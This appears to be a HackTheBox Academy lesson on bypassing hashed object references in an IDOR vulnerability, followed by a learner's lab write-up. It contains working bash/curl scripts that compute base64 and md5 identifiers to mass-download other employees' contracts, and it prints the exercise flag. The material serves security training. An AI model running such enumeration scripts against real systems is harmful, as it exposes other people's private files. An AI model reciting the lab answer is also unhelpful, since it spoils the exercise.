Bypassing Encoded References
In the previous section, we saw an example of an IDOR that uses employee uids in clear text, making it easy to enumerate. In some cases, web applications make hashes or encode their object references, making enumeration more difficult, but it may still be possible.
Let's go back to the Employee Manager web application to test the Contracts functionality:

If we click on the Employment_contract.pdf file, it starts downloading the file. The intercepted request in Burp looks as follows:

We see that it is sending a POST request to download.php with the following data:
contract=cdd96d3cc73d1dbdaffa03cc6cd7339b
Using a download.php script to download files is a common practice to avoid directly linking to files, as that may be exploitable with multiple web attacks. In this case, the web application is not sending the direct reference in cleartext but appears to be hashing it in an md5 format. Hashes are one-way functions, so we cannot decode them to see their original values.
We can attempt to hash various values, like uid, username, filename, and many others, and see if any of their md5 hashes match the above value. If we find a match, then we can replicate it for other users and collect their files. For example, let's try to compare the md5 hash of our uid, and see if it matches the above hash:
m4cc18@htb[/htb]$ echo -n 1 | md5sum

c4ca4238a0b923820dcc509a6f75849b -
Unfortunately, the hashes do not match. We can attempt this with various other fields, but none of them matches our hash. In advanced cases, we may also utilize Burp Comparer and fuzz various values and then compare each to our hash to see if we find any matches. In this case, the md5 hash could be for a unique value or a combination of values, which would be very difficult to predict, making this direct reference a Secure Direct Object Reference. However, there's one fatal flaw in this web application.
Function Disclosure
As most modern web applications are developed using JavaScript frameworks, like Angular, React, or Vue.js, many web developers may make the mistake of performing sensitive functions on the front-end, which would expose them to attackers. For example, if the above hash was being calculated on the front-end, we can study the function and then replicate what it's doing to calculate the same hash. Luckily for us, this is precisely the case in this web application.
If we take a look at the link in the source code, we see that it is calling a JavaScript function with javascript:downloadContract('1'). Looking at the downloadContract() function in the source code, we see the following:
function downloadContract(uid) {
    $.redirect("/download.php", {
        contract: CryptoJS.MD5(btoa(uid)).toString(),
    }, "POST", "_self");
}
This function appears to be sending a POST request with the contract parameter, which is what we saw above. The value it is sending is an md5 hash using the CryptoJS library, which also matches the request we saw earlier. So, the only thing left to see is what value is being hashed.
In this case, the value being hashed is btoa(uid), which is the base64 encoded string of the uid variable, which is an input argument for the function. Going back to the earlier link where the function was called, we see it calling downloadContract('1'). So, the final value being used in the POST request is the base64 encoded string of 1, which was then md5 hashed.
We can test this by base64 encoding our uid=1, and then hashing it with md5, as follows:
m4cc18@htb[/htb]$ echo -n 1 | base64 -w 0 | md5sum

cdd96d3cc73d1dbdaffa03cc6cd7339b -
Tip: We are using the
-nflag withecho, and the-w 0flag withbase64, to avoid adding newlines, in order to be able to calculate themd5hash of the same value, without hashing newlines, as that would change the finalmd5hash.
As we can see, this hash matches the hash in our request, meaning that we have successfully reversed the hashing technique used on the object references, turning them into IDOR's. With that, we can begin enumerating other employees' contracts using the same hashing method we used above. Before continuing, try to write a script similar to what we used in the previous section to enumerate all contracts.
The script would look like this:
#!/bin/bash

url="http://SERVER_IP:PORT"

for i in {1..20}; do
    for hash in $(echo -n $i | base64 -w 0 | md5sum | tr -d ' -'); do
        curl -sOJ -X POST -d "contract=$hash" $url/download.php
    done
done
Mass Enumeration
Once again, let us write a simple bash script to retrieve all employee contracts. More often than not, this is the easiest and most efficient method of enumerating data and files through IDOR vulnerabilities. In more advanced cases, we may utilize tools like Burp Intruder or ZAP Fuzzer, but a simple bash script should be the best course for our exercise.
We can start by calculating the hash for each of the first ten employees using the same previous command while using tr -d to remove the trailing - characters, as follows:
m4cc18@htb[/htb]$ for i in {1..10}; do echo -n $i | base64 -w 0 | md5sum | tr -d ' -'; done

cdd96d3cc73d1dbdaffa03cc6cd7339b
0b7e7dee87b1c3b98e72131173dfbbbf
0b24df25fe628797b3a50ae0724d2730
f7947d50da7a043693a592b4db43b0a1
8b9af1f7f76daf0f02bd9c48c4a2e3d0
006d1236aee3f92b8322299796ba1989
b523ff8d1ced96cef9c86492e790c2fb
d477819d240e7d3dd9499ed8d23e7158
3e57e65a34ffcb2e93cb545d024f5bde
5d4aace023dc088767b4e08c79415dcd
Next, we can make a POST request on download.php with each of the above hashes as the contract value, which should give us our final script:
#!/bin/bash

for i in {1..10}; do
    for hash in $(echo -n $i | base64 -w 0 | md5sum | tr -d ' -'); do
        curl -sOJ -X POST -d "contract=$hash" http://SERVER_IP:PORT/download.php
    done
done
With that, we can run the script, and it should download all contracts for employees 1-10:
m4cc18@htb[/htb]$ bash ./exploit.sh
$ ls -1

contract_006d1236aee3f92b8322299796ba1989.pdf
contract_0b24df25fe628797b3a50ae0724d2730.pdf
contract_0b7e7dee87b1c3b98e72131173dfbbbf.pdf
contract_3e57e65a34ffcb2e93cb545d024f5bde.pdf
contract_5d4aace023dc088767b4e08c79415dcd.pdf
contract_8b9af1f7f76daf0f02bd9c48c4a2e3d0.pdf
contract_b523ff8d1ced96cef9c86492e790c2fb.pdf
contract_cdd96d3cc73d1dbdaffa03cc6cd7339b.pdf
contract_d477819d240e7d3dd9499ed8d23e7158.pdf
contract_f7947d50da7a043693a592b4db43b0a1.pdf
As we can see, because we could reverse the hashing technique used on the object references, we can now successfully exploit the IDOR vulnerability to retrieve all other users' contracts.
Exercise
TARGET: 154.57.164.67:32231
Challenge 1
Try to download the contracts of the first 20 employee, one of which should contain the flag, which you can read with 'cat'. You can either calculate the 'contract' parameter value, or calculate the '.pdf' file name directly.
Hint: See what encoding/hashing method the page is using, and try to calculate the same thing for each employee's uid.
Discovery
Start by visiting the target web app and and going to Contracts:

- We can already see that the file link
Employment_contract.pdfwill refer to the function:javascript:downloadContract('1')
When we actually click Employment_contract.pdf, the only thing that happens, is that it downloads the following file to our machine:
contract_c4ca4238a0b923820dcc509a6f75849b.pdf
- This looks a lot like something is begin hashed to arrive at this file name.
- The key to the IDOR vulnerability is to found something that will help us understand how these filenames are produced and hashed
If we further open the source code of this page or simply look at the /contracts.php request on Burp Proxy HTTP history we can notice:

The file link directly calls the function downloadContract(uid):
...
     <ul class="pure-tree">
        <li class="pure-tree_link"><a
	        href="javascript:downloadContract('1')"
	        target="_self">Employment_contract.pdf</a></li>
      </ul>
...
The downloadContract(uid) function looks as follows:
    function downloadContract(uid) {
      window.location = `/download.php?contract=${encodeURIComponent(btoa(uid))}`;
    }
- This is the core of the vulnerability
- It redirects us to
/download.phpand sets thecontractparameter to a hash produced by a combination of two functions. - We see how the
uidis passed and used bybtoa()to get thebase64encoded string of theuidvariable. - Then this
base64hash is passed as a parameter to theencodeURIComponent()function:encodeURIComponent()is a JavaScript function that encodes a URI component (such as a query parameter, path, or fragment) by replacing special characters with their UTF-8 percent-encoded equivalents. It is designed for encoding individual parts of a URL rather than a complete URL, ensuring that characters with special meanings in URIs—like?,&,'=',#,/, and:—are safely escaped to prevent syntax errors or data corruption.
- Therefore we have just found that the hashing pipeline looks as follows:
- uid -> base64 -> URI encode
This would produce a contract parameter like base64(uid), URL-encoded. For uid=1, that would be MQ==, and URL-encoded it becomes MQ%3D%3D
But we observed that clicking downloads gives the file name:
contract_c4ca4238a0b923820dcc509a6f75849b.pdf
And c4ca4238a0b923820dcc509a6f75849b is the MD5 of "1", not base64 and not md5(base64(“1”)) like in this section's example.
Therefore the actual file name of the file is misleading us! But that does not mean a request to download the file exactly reflects its name.
Exploit
Once we understand how the /download.php file can refer to the file requested for download using a hashed/encoded version of the uid, we can proceed to test our findings using the following command:
┌──(macc㉿kaliLab)-[~/htb/web_attacks/contracts]
└─$ echo -n "1" | base64 -w 0
MQ==
- This provides the
base64encoding of the number1, which is theuidwe used in the example request to download the file:contract_c4ca4238a0b923820dcc509a6f75849b.pdf
To confirm the IDOR vulnerability, we just need to send a download request and use this base64 value as the contract parameter (note we know this is a GET request because the frontend downloadContract(uid) function disclosed it):
curl -sOJ http://154.57.164.67:32231/download.php?contract=MQ==
-s(silent): Suppresses the progress meter and most error messages. If an error occurs, it will still be displayed unless the-Sflag is also used.-O(output): Instructs cURL to save the downloaded file using the same name as it has on the remote server (the filename from the URL).-J(remote header name): Tells cURL to use the filename specified in the server'sContent-Dispositionheader, if present. This is useful when the server suggests a specific filename for the download.
The downloaded file will appear in the current directory:
┌──(macc㉿kaliLab)-[~/htb/web_attacks/contracts]
└─$ ls
contract_c4ca4238a0b923820dcc509a6f75849b.pdf
- This verifies an IDOR!
- You can try
uid=2(Mg==) to further confirm it. - Note this is probably possible because
curlautomatically URL-encodes the URL including the parameter values.
Here are the potential hashes that we need to download the 20 files:
──(macc㉿kaliLab)-[~/htb/web_attacks/contracts]
└─$ for i in {1..20}; do echo -n $i | base64 | tr -d ' -'; done
MQ==
Mg==
Mw==
NA==
NQ==
Ng==
Nw==
OA==
OQ==
MTA=
MTE=
MTI=
MTM=
MTQ=
MTU=
MTY=
MTc=
MTg=
MTk=
MjA=
At this point all the hard work is done, and all we have to do is to make a GET request on /download.php with each of the above hashes as the contract value. This can be done using the curl command in the following donwload_contracts.sh script:
#!/bin/bash

for i in {1..20}; do
    for hash in $(echo -n $i | base64 -w 0 | tr -d ' -'); do
        curl -sOJ http://154.57.164.67:32231/download.php?contract=$hash
    done
done
- Remember to run
chmod +x download_contracts.shafter writing the script so that you are able to execute it.
Run the script:
┌──(macc㉿kaliLab)-[~/htb/web_attacks/contracts]
└─$ ./download_contracts.sh
See what files were downloaded:
┌──(macc㉿kaliLab)-[~/htb/web_attacks/contracts]
└─$ ls -ltr
total 8
-rwxrwxr-x 1 macc macc 174 Apr 15 15:42 download_contracts.sh
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_c4ca4238a0b923820dcc509a6f75849b.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_c81e728d9d4c2f636f067f89cc14862c.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_eccbc87e4b5ce2fe28308fd9f2a7baf3.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_a87ff679a2f3e71d9181a67b7542122c.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_e4da3b7fbbce2345d7772b0674a318d5.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_1679091c5a880faf6fb5e6087eb1b2dc.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_8f14e45fceea167a5a36dedd4bea2543.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_c9f0f895fb98ab9159f51fd0297e236d.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_45c48cce2e2d7fbdea1afc51c7c6ad26.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_d3d9446802a44259755d38e6d163e820.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_6512bd43d9caa6e02c990b0a82652dca.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_c20ad4d76fe97759aa27a0c99bff6710.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_c51ce410c124a10e0db5e4b97fc2af39.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_aab3238922bcc25a6f606eb525ffdc56.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_9bf31c7ff062936a96d3c8bd1f8f2ff3.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_c74d97b01eae257e44aa9d5bade97baf.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_70efdf2ec9b086079795c442636b55fb.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_6f4922f45568161a8cdf4ad2299f6d23.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 15:42 contract_1f0e3dad99908345f7439f8ffabdffc4.pdf
-rw-rw-r-- 1 macc macc  30 Apr 15 15:42 contract_98f13708210194c475687be6106a3b84.pdf
Finally, since we are told that the flag is found in any of these files, lets look for the string HTB (the format for HackTheBox flags) using a grep command:
┌──(macc㉿kaliLab)-[~/htb/web_attacks/contracts]
└─$ grep -r "HTB" .
./contract_98f13708210194c475687be6106a3b84.pdf:HTB{h45h1n6_1d5_w0n7_570p_m3}
- There it is!
flag: HTB